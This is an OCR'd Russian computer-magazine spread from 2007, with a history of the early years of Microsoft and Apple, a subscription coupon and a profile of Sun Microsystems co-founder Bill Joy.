обратить внимание: Гейтсу на тот момент не было и 20 лет, а штаб-квартира фирмы находилась в общаге, в комнате Аллена.

В то время Гейтс поступал в Гарвард, а Аллен учился в университете Вашингтона. Они отдалились друг от друга, и их бизнес едва подавал признаки жизни.

Спустя время прибор все же был разработан. Выяснилось, что без машины, автоматически читающей перфоленту, ничего не выйдет, а такой машины попросту нет. Гейтс выложил из своего кармана $3400, и они купили готовый аппарат для чтения перфоленты у компании Enviro-Labs Model. Некоторое время предприятие даже приносило какие-то доходы (по разным данным, за год Гейтс зарабатывал порядка $10 000 — 20 000). Однако потом штат Вашингтон учредил бесплатную систему контроля за трафиком, и к 1979 году


Далекий 1968 год. Билл Гейтс и Пол Аллен

первое предприятие Билла Гейтса потерпело окончательное фиаско. Многие считают, что Traf-O-Data была переименована в Microsoft и послужила для него базой. Это не так. Microsoft образовалась параллельно с этой фирмой, но, бесспорно, опыт Traf-O-Data очень помог Аллену и Гейтсу впоследствии...

...Компания Apple, в свою очередь, основана в Калифорнии в 1976 году. Как ни странно, тоже двумя друзьями юности: Стивом Джобсом (Steve Jobs) и Стивом Возняком (Steve Wozniak). Джобс, родившийся и проведший детство в Кремниевой долине, отличался от сверстников еще в школе — педагоги отмечали за ним крайне нестандартный склад ума.

Познакомились два Стивена во время курсов и подработки в компании Hewlett-Packard, которые посещали в свободное от учебы время. Джобс был на 5 лет младше Возняка. Их дружба продолжалась и вовремя недолгой учебы Джобса в колледже в Портленде, штат Орегон, который он бросил после первого же семестра. Правда, еще какое-то время он посещал отдельные курсы (каллиграфию, например), и впоследствии это помогло ему в работе вообще и при создании MAC OS в частности.

В 1974 году Джобс вернулся из Орегона обратно в Калифорнию и устроился на работу в компанию Atari (культовую контору, занимающуюся КИ) с единственной целью — накопить денег на поездку в Индию (не иначе как в поисках просветления). Заработав денег, Джобс реализовал свою мечту — съездил в Индию вместе с друзьями из колледжа. Вернулся он, очевидно, найдя то, что искал, и вновь приступил к работе в Atari.

Тогда же Джобс вступил в клуб компьютерщиков-электронщиков, в котором уже состоял Возняк. Уже тогда Возняка микросхемы и паяльники занимали гораздо больше, чем его младшего друга. В упомянутом клубе занимались многим. К примеру, Возняк и Джобс были крайне увлечены созданием совершенно нелегального фрикерского девайса blue box. «Синяя коробочка» должна была позволить бесплатно звонить по межгороду. Отцом этой затеи был Джон Дрэйпер, познакомившись с которым во все том же клубе, оба Стивена и загорелись его идеей.

В Atari Джобсу по возвращении из Индии поручили оптимизировать плату для игры-арканойда Breackout, а вернее, сократить количество чипов в ее конструкции. Причем чем меньше их стало бы, тем было бы лучше. По каким-то своим причинам Джобс привлек к этой работе Возняка. Получившаяся в итоге плата изумила не только Джобса, но и компанию Atari. Работа была настолько тонкая, что ни один конвейер не смог бы ее воспроизвести. Возняк сократил количество чипов на 50 штук! После этого эпизода Джобс окончательно убедился, что по-настоящему хорошего инженера (какого он видел в Возняке) из него не выйдет. Придя к выводу, что это не его стихия, он решил податься в маркетинг.

70-Е ГОДЫ

Отучившись в Вашингтоне 2 года, Аллен бросил учебу в университете и устроился на работу в компанию Honeywell, которая базируется в Бостоне. Таким образом, он опять оказался неподалеку от Гейтса, который продолжал учебу в Гарварде. А 1 января 1975 года журнал Popular Electronics опубликовал статью о компьютере Altair 8800. Думаю, это название тебе уже знакомо, так как встречается оно часто. Ведь Altair 8800 — ни много ни мало первый микрокомпьютер. И именно его считают «ответственным» за революцию в этой области спустя несколько лет.

Прочитав эту статью, Гейтс и Аллен настолько вдохновились, что решили написать для него интерпретатор языка BASIC (получивший имя Altair BASIC). Разработка много времени не заняла, и уже через месяц был подписан контракт с Micro Instrumentation and Telemetry Systems (MITS),


70-е годы. Стивен Джобс и Стивен Возняк

производителем компьютера, на использование BASIC в числе ПО к Altair 8800. К тому же Аллена нанимают в MITS на работу. Именно после этого Гейтс под влиянием старшего друга тоже бросает учебу и переезжает в Альбукерке, чтобы работать с Алленом вместе. И тогда же, в ноябре 1975 года, Гейтс окрестил их партнерство Micro-soft. Спустя год из названия пропал дефис, и 26 ноября 1976 года была официально зарегистрирована торговая марка Microsoft. Свежеиспеченная фирма ориентировалась на разработку ПО. В первый год после создания в Microsoft работали всего три человека и компания приносила своим создателям скромные $16 005.

В том же 1976 году Гейтс сделал то, в чем любой из нас сегодня узнает его почерк, — он написал открытое письмо, обращаясь ко всему на тот момент немногочисленному компьютерному сообществу. Дело в том, что в этой среде Microsoft's BASIC был весьма популярен и Гейтс обнаружил, что произошла утечка — еще невыпущенная официально копия уже свободно гуляла среди компьютерщиков. Такой расклад Гейтса совершенно не устраивал. Он обратился к комьюнити, заявив, что, оказывается, существует коммерческий рынок ПО (такое заявление по тем временам было весьма странным) и софт не должен свободно копироваться и распространяться без разрешения издателя. В письме Гейтс ссылался конкретно на MITS и на


Интересно

Если ты не смотрел фильм «Пираты Кремниевой долины» (у нас также известный как «Пираты Силиконовой долины»), ты многое потерял. Документально-художественная лента снята не совсем легально для ТВ по книге «Пожар в долине: Создание персонального компьютера» Пауля Фрейберджера и Майкла Суэйна. Фильм повествует о ранней истории Microsoft и Apple (с 70-х по середину 80-х годов), о создании первых ПК и конкуренции между компаниями. Повествование ведется от лица Возняка и Баллмера.

Также интересно, что упомянутая выше долина именно кремниевая. Название долины связано с использованием кремния как полупроводника при производстве микропроцессоров, а силикон применяют в несколько иных областях :).

Неизвестно, кто первым перепутал слова silicon («кремний») и silicone («силикон»), но распространенная у нас ошибка «Силиконовая долина» корни имеет именно в этой путанице.

свои разработки. Стоит ли говорить, что его точка зрения никакого восторга в компьютерных кругах не вызвала. Тогда было принято делиться знаниями и новинками безвозмездно, то есть даром, и в ответ на обращение Гейтса, образно выражаясь, лишь «покрутили пальцем у виска». Но время показало, что по поводу развития рынка и того, «как все будет», Гейтс был прав.
В том же году дороги Microsoft и MITS разошлись. Microsoft стала самостоятельной фирмой и продолжила разрабатывать софт под различные системы. По словам самого Гейтса, первые 5 лет в Microsoft все выполняли не только свою работу, но и делали все, что могли. Отвечали на звонки, паковали и отправляли заказы и тому подобное. Гейтс лично просматривал все отправляемые клиентам программы, каждую строчку кода и часто правил какие-то фрагменты по своему усмотрению.
В 1978 году компания открыла первое представительство за рубежом, а именно в Японии. А в 1980 году к компании присоединился Стив Баллмер (Steve Ballmer), которого позднее Гейтс назначит исполнительным директором. Впереди замаячили первые операционные системы от Microsoft, DOS, партнерство с IBM и много других серьезных свершений...


«И тогда же, в ноябре 1975 года, Гейтс окрестил их партнерство Micro-soft. Спустя год из названия пропал дефис, и 26 ноября 1976 года была официально зарегистрирована торговая марка Microsoft»

...Обстоятельства сложились таким образом, что как раз вскоре после того, как Джобс понял свое истинное предназначение, Возняк закончил создание собственного компьютера. Нужно заметить, это была его давняя мечта — домашний компьютер. Учитывая, что в то время таковых попросту не продавали и запчасти стоили огромных денег, можно понять, почему мечта долго оставалась только мечтой. Некоторое время компьютер существовал лишь на бумаге — в виде вычислений, подробного перечня деталей и схем. Но с подключением к делу Джобса, который увидел в персональных компьютерах не только будущее, но и свободную нишу на рынке, разработка сдвинулась с мертвой точки.
Продав программируемый калькулятор и машину, два Стивена выручили порядка $1300 и приступили к делу. Сначала «цех» базировался в спальне Джобса, а

Легендарный Altair 8800





Система Traf-O-Data. Музейный экспонат

когда там кончилось свободное место — в гараже. Джобс, глубоко впечатленный талантами Возняка, а также окрыленный мыслью о прибыльности ПК, загорается желанием открыть свою фирму. Он приглашает знакомого из Atari — Рона Вейна (Ronald Wayne), который берется за разработку логотипа и оказывает всяческую поддержку. А Возняк тем временем уходит с работы, из компании HP. Таким образом, 1 апреля 1976 года все трое регистрируют компанию Apple. По одной из версий название Apple было выбрано потому, что оно должно было стоять в телефонном справочнике перед Atari. Когда их неказистое с виду детище на базе процессора M.O.S. 6502 с 4 Кб памяти заработало, ему дали имя Apple I.
Практически сразу Джобсу удалось найти и первого оптового покупателя Apple I. Им стал местный магазин Byte Shop. Магазин заказал молодой фирме 50 аналогичных компьютеров, выразив готовность заплатить по $500 за каждую машину. Срок исполнения заказа был суров — 30 дней. Джобсу пришлось взять в огромный кредит и здорово напрячься, но задача была выполнена. Партия была собрана за 29 дней и успешно продана. На этом же этапе случилось то, что называется «Отряд не заметил потери бойца». Дело в том, что Рону Вейну вся эта затея показалась крайне сомнительной, и он отказался от своей доли Apple в пользу двух Стивенов. Свою долю компании он продал всего за $800, не проработав там и месяца.
Так как Apple I полностью оправдал надежды Джобса, началась активная работа в этом направлении. Стоит отметить, что уже во время продаж первого Apple для Возняка он стал пройденным этапом. У него в голове уже вызревал Apple II. Тем временем Джобс, отчаявшись получить кредит в банке (в то время бизнес по производству компьютеров казался бредовой затеей), поднял старые связи, которыми обзавелся при работе в Atari, и нашел ни много ни мало инвестора. Им стал Армас Клифф Марккула, который мыслил на одной со Стивами волне. Армас не только устроил для Apple кредит на $250 000, но и вложил в развитие компании $90 000 из собственных сбережений. Благодаря этому с законченным в 1977 году Apple II проблем уже не было, он сразу пошел в продажу.
Вторая модель, на первый взгляд, не сильно отличалась от первой: аналогичный процессор, те же 4 Кб памяти, но это лишь на первый взгляд. На самом же деле было добавлено 8 слотов расширения, реализована работа с цветом и самое главное — поддержка PAL/NTSC. В результате Apple II можно было подключить к любому обычному телевизору. Стоила машинка заметно дороже — уже $1300. Но, как и предвидел Джобс, спрос оказался велик, цена покупателей не останавливала. Apple II разбирали, как горячие пирожки. Это вывело Apple в категорию крупных игроков рынка. Благодаря поддержке Марккулы в том же году компания стала акционерным обществом. А к 1980 году Apple, спустя всего 3,5 года с момента основания, вышла на миллионные обороты, взяв планку $10 миллионов долларов в год.
Практически сразу после выхода Apple II, когда стало ясно, насколько он успешен, процветающая компания начала работу над проектами Apple III и Apple Lisa. По настоянию Джобса эти компьютеры уже не ориентировались на домашний рынок компьютеров, доступных каждому, а являли собой серьезных (и дорогих, что немаловажно) монстров того времени. Время покажет, что это было не самое лучшее решение.

Продолжение следует



Теперь ты можешь получать журнал с КУРЬЕРОМ
не только в Москве, но и в Санкт-Петербурге, Уфе, Нижнем Новгороде, Волгограде, Казани, Перми, Челябинске, Омске.

ПО ВСЕМ ВОПРОСАМ, связанным с подпиской, звоните по бесплатным телефонам 8(495)780-88-29 (для москвичей) и 8(800)200-3-999 (для жителей других регионов России, абонентов сетей МТС, БиЛайн и Мегафон). Вопросы о подписке можно также направлять по адресу info@glc.ru или прояснить на сайте www.GLC.ru

КАК ОФОРМИТЬ ЗАКАЗ

1. Разборчиво заполните подписной купон и квитанцию, вырезав
- их из журнала, сделав ксерокопию или распечатав с сайта www.glc.ru.

2. Оплатите подписку через Сбербанк .
3. Вышлите в редакцию копию подписных документов — купона и
- квитанции — любым из нижеперечисленных способов:
- по электронной почте subscribe@glc.ru;
- по факсу 8 (495) 780-88-24;
- по адресу 119992, Москва,

ул. Тимура Фрунзе, д. 11, стр. 44-45, ООО «Гейм Лэнд», отдел подписки.

ВНИМАНИЕ!

Подписка оформляется в день обработки купона и квитанции в редакции:

- в течение пяти рабочих дней после отправки подписных документов в редакцию по факсу или электронной почте;
- в течение 20 рабочих дней после отправки подписных документов по почтовому адресу редакции.

Рекомендуем использовать факс или электронную почту, в последнем случае предварительно отсканировав или сфотографировав документы.

Подписка оформляется с номера, выходящего через один календарный месяц после оплаты. Например, если вы производите оплату в ноябре, то журнал будете получать с января.

СТОИМОСТЬ ЗАКАЗА НА КОМПЛЕКТ ХАКЕР+DVD

1080 руб за 6 месяцев — 1980 руб за 12 месяцев

5292 руб за комплект Хакер DVD + IT Спец CD + Железо DVD

1 номер всего за 147 рублей

☐ на журнал Хакер DVD
☐ комплект Хакер DVD + IT Спец CD + Железо DVD

☐ на 6 месяцев
☐ на 12 месяцев
начиная с ____________ 2007 г.

☐ Доставлять журнал по почте на домашний адрес
Доставлять журнал курьером:
☐ на адрес офиса *
☐ на домашний адрес**

(Отметьте в квадрате выбранный вариант подписки)

Ф.И.О. ____________

Дата рожд. __ __ . __ __ . __ __ г.
(день, месяц, год)

АДРЕС ДОСТАВКИ
Индекс
Область/край
Город
Улица
Дом Корпус
Квартира/офис
Телефон ( ) код
E-mail
Сумма оплаты

*в свободном поле укажи название фирмы и другую необходимую информацию
**в свободном поле укажи другую необходимую информацию и альтернативный вариант доставки в случае отсутствия дома

свободное поле

Извещение

ИНН 7729410015 ООО «Гейм Лэнд»
АБ «ОРГРЭСБАНК», г. Москва
р/с № 40702810509000132297
к/с № 30101810900000000990
БИК 044583990 КПП 770401001
Плательщик
Адрес (с индексом)

Назначение платежа	Сумма
Оплата журнала «____________» с ______ (месяц) 2007 г.	

Ф.И.О.
Подпись плательщика

Кассир

Квитанция


ИНН 7729410015 ООО «Гейм Лэнд»
АБ «ОРГРЭСБАНК», г. Москва
р/с № 40702810509000132297
к/с № 30101810900000000990
БИК 044583990 КПП 770401001
Плательщик
Адрес (с индексом)

Назначение платежа	Сумма
Оплата журнала «____________» с ______ (месяц) 2007 г.	

Ф.И.О.
Подпись плательщика

Кассир

МАРИЯ «MIFRILL» НЕФЕДОВА
/ MIFRILL@RIDDICK.RU /



«Может быть, Google в какой-то момент заменит Microsoft с интернетом в качестве платформы. Ну какие сейчас есть интересные, новые приложения для ПК? Никто ничего не может ответить на этот вопрос»

«В голосовой связи есть какая-то сердечность, теплота. Это та среда, которую тяжело интегрировать с интернетом.
У меня есть друг, который подносит ноутбук к голове, чтобы позвонить по Skype. Нам нужны новые форматы»

«По мере того как интеллект роботов будет повышаться, люди будут все чаще доверять машинам принимать решения за себя. В конце концов машины могут получить контроль над людьми»

Музейный экспонат — рабочая станция SUN и ее создатели

X-Profile

Билл Джой

52 года. Сооснователь империи Sun Microsystems. Автор текстового редактора vi, один из создателей Java

Биография и проекты

Одна из культовых фигур IT-индустрии Билл Джой (William Nelson Joy) родился 8 ноября 1954 года в Мичигане. В университете Мичигана он получил степень бакалавра по электротехнике, а затем, в 1979 году, степень магистра в области электротехники и вычислительных наук в университете Беркли. И именно Беркли во многом стал переломным этапом в жизни Джоя.

В конце 70-х годов там началась работа над Berkeley UNIX, он же BSD UNIX (Berkeley Software Distribution), в число авторов которого вошел наш герой. Эта система распространения ПО создавалась как средство для обмена опытом между учебными заведениями в виде исходного кода. В наши дни на базе BSD существует целый ряд операционных систем, в частности NetBSD, FreeBSD, OpenBSD, DragonFlyBSD, PC-BSD, DesktopBSD, а также ядро MAC OS. Но в далекие 70-е все это было еще впереди.

Для BSD Джой сделал очень и очень многое. Взять хотя бы текстовый редактор vi и TCP/IP-протокол. С последним и вовсе вышла интересная штука. В начале 80-х легендарное DARPA (Агентство перспективных исследований МО США), давшее некогда отмашку на создание ARPAnet, из которого родился Internet, поручило фирме BBN интегрировать в BSD TCP/IP. На долю Джоя выпал сам процесс интеграции уже готовой разработки в систему. Но он это делать отказался, потому как детище BBN ему совершенно не понравилось. Джой написал свою высокопроизводительную версию, которая действительно вышла на порядок лучше. Руководство BBN оказалось в трудном положении, с одной стороны — серьезный правительственный заказ, с другой — студент, чья версия TCP/IP была намного лучше их собственной. Джоя вызвали в BBN на совещание, куда он явился в совершенно неподобающем виде (в футболке :)), и спросили, как он это сделал. Ответ Джоя был прост как все гениальное: «Это же очень легко. Читаешь протокол и пишешь код».

За разработку BSD UNIX Билл Джой получил немало наград, в том числе Grace Murray Hopper Award от Ассоциации вычислительной техники (ACM).

В феврале 1982 года, в городе Санта-Клара, что расположен в Кремниевой долине, была основана компания Sun Microsystems. Аббревиатура SUN происходит от названия Stanford University Network — проекта, которым занимались основатели компании, как не трудно догадаться, выходцы из Стэнфордского университета. Ими были Винод Хосла (Vinod Khosla) и Энди Бехтольшейм (Andy Bechtolsheim).

В то время компьютерщики и не помышляли о собственных персональных машинах, больше работая на микрокомпьютерах или по очереди, или в режиме разделения времени. SUN же предложила им альтернативу — сравнительно дешевые и мощные рабочие станции. Конкуренция в этой области рынка была очень серьезная, и молодая компания решила сделать ход конем — базировать свои станции только на промышленных компонентах и на версии UNIX, усовершенствованной Биллом Джоем. Так вышло, что Джой присоединился к SUN практически в момент зарождения.

За долгую и весьма успешную историю SUN Джой успел принять участие в целом ряде разработок, имеющих для компьютерного мира огромное значение. Историческое решение компании в 1995 году полностью опубликовать свою спецификацию NFS (Network File System) тоже было приятно не без его участия. Джой горячо поддерживал эту идею с самого начала. Под лозунгом «Создать рынок — значит владеть им!» NFS от SUN стал общедоступен, в то время как другие компании берегли свои секреты.

Среди других проектов, в которых Джой принимал участие, — работа над процессорами SPARC и над Jini/JavaSpaces. Также ему принадлежит заслуга разработки языка Java. Еще в 1991 году вокруг Джоя сформировалась инициативная группа, перед которой стояла задача создать образ «продукта будущего», способного перевернуть всю компьютерную индустрию с ног на голову. Группа пришла к выводу, что это должен быть некий портативный девайс, способный взаимодействовать с чем угодно. Следующим выводом группы стала мысль, что для такой штуки нужен универсальный язык программирования, который и решено было создать. Именно так появился язык Java. И даже спустя годы Джой все равно очень трепетно относился к своему детищу — когда речь заходила о серьезных изменениях в Java, по словам коллег, с Джоем приходилось едва ли не драться.

Карьера Джоя в SUN оборвалась довольно резко. Проработав в компании 21 год и являясь ее ведущим разработчиком, в 2003 году он покидает Sun Microsystems. В пресс-релизе говорилось, что он пока не знает, чем будет заниматься далее, и собирается над этим поразмыслить.

Жизнь после SUN

После ухода из SUN Джой подался в финансы. Еще в 1999 году он вместе с парой коллег из Sun Microsystems основал венчурную фирму HighBAR. И, очевидно, эта стезя показалась ему заманчивой. В 2005 году он становится официальным партнером крупного венчурного фонда Kleiner, Perkins, Caufield & Byers. Там он выступает в роли консультанта, определяя наиболее перспективные отрасли рынка для вложения денег. На этом поприще ему, само собой, приходится сталкиваться с новинками IT-индустрии, пусть и с несколько другой стороны. Как ясно из интервью, со времен функционирования инициативной группы, придумавшей «устройство будущего», точка зрения Джоя на развитие этих областей не изменилась. Став финансистом, он по-прежнему уверен, что будущее за беспроводными портативными девайсами, способными выйти в Сеть из любой точки земного шара. А КПК, мобильные телефоны и всяческие беспроводные гаджеты — первые ласточки новой зари.

В 2000 году Джой опубликовал в журнале Wired Magazine статью под названием «Почему мы не нужны будущему», в которой высказал все свои опасения по поводу технического прогресса: нанотехнологий, генной инженерии, робототехники и прочего. Джой уверен, что все эти разработки угрожают человечеству. По его мнению, уже к 2030 году машины будут обладать интеллектом, равным нашему, что может привести к очень печальным последствиям. Вплоть до того, что роботы вообще вытеснят наш вид из социальной и интеллектуальной сфер. Стоит заметить, что эту тему Джой активно продвигал довольно долгое время. Во многих интервью он призывал хотя бы как-то ограничить исследования в этих областях, а лучше — прекратить вовсе. Однако позже он стал инвестировать компании, занимающиеся именно этими разработками. Так что идеи идеями, а бизнес требует вложений в то, что приносит доход.



ЮРИЙ «BOBER» РАЗЗОРЕНОВ
/ ZLOY.BOBR@GMAIL.COM) /

Секрет домашнего виноделия

CEDEGA: РЕШЕНИЕ ДЛЯ ЗАПУСКА WINDOWS-ИГР ПОД LINUX

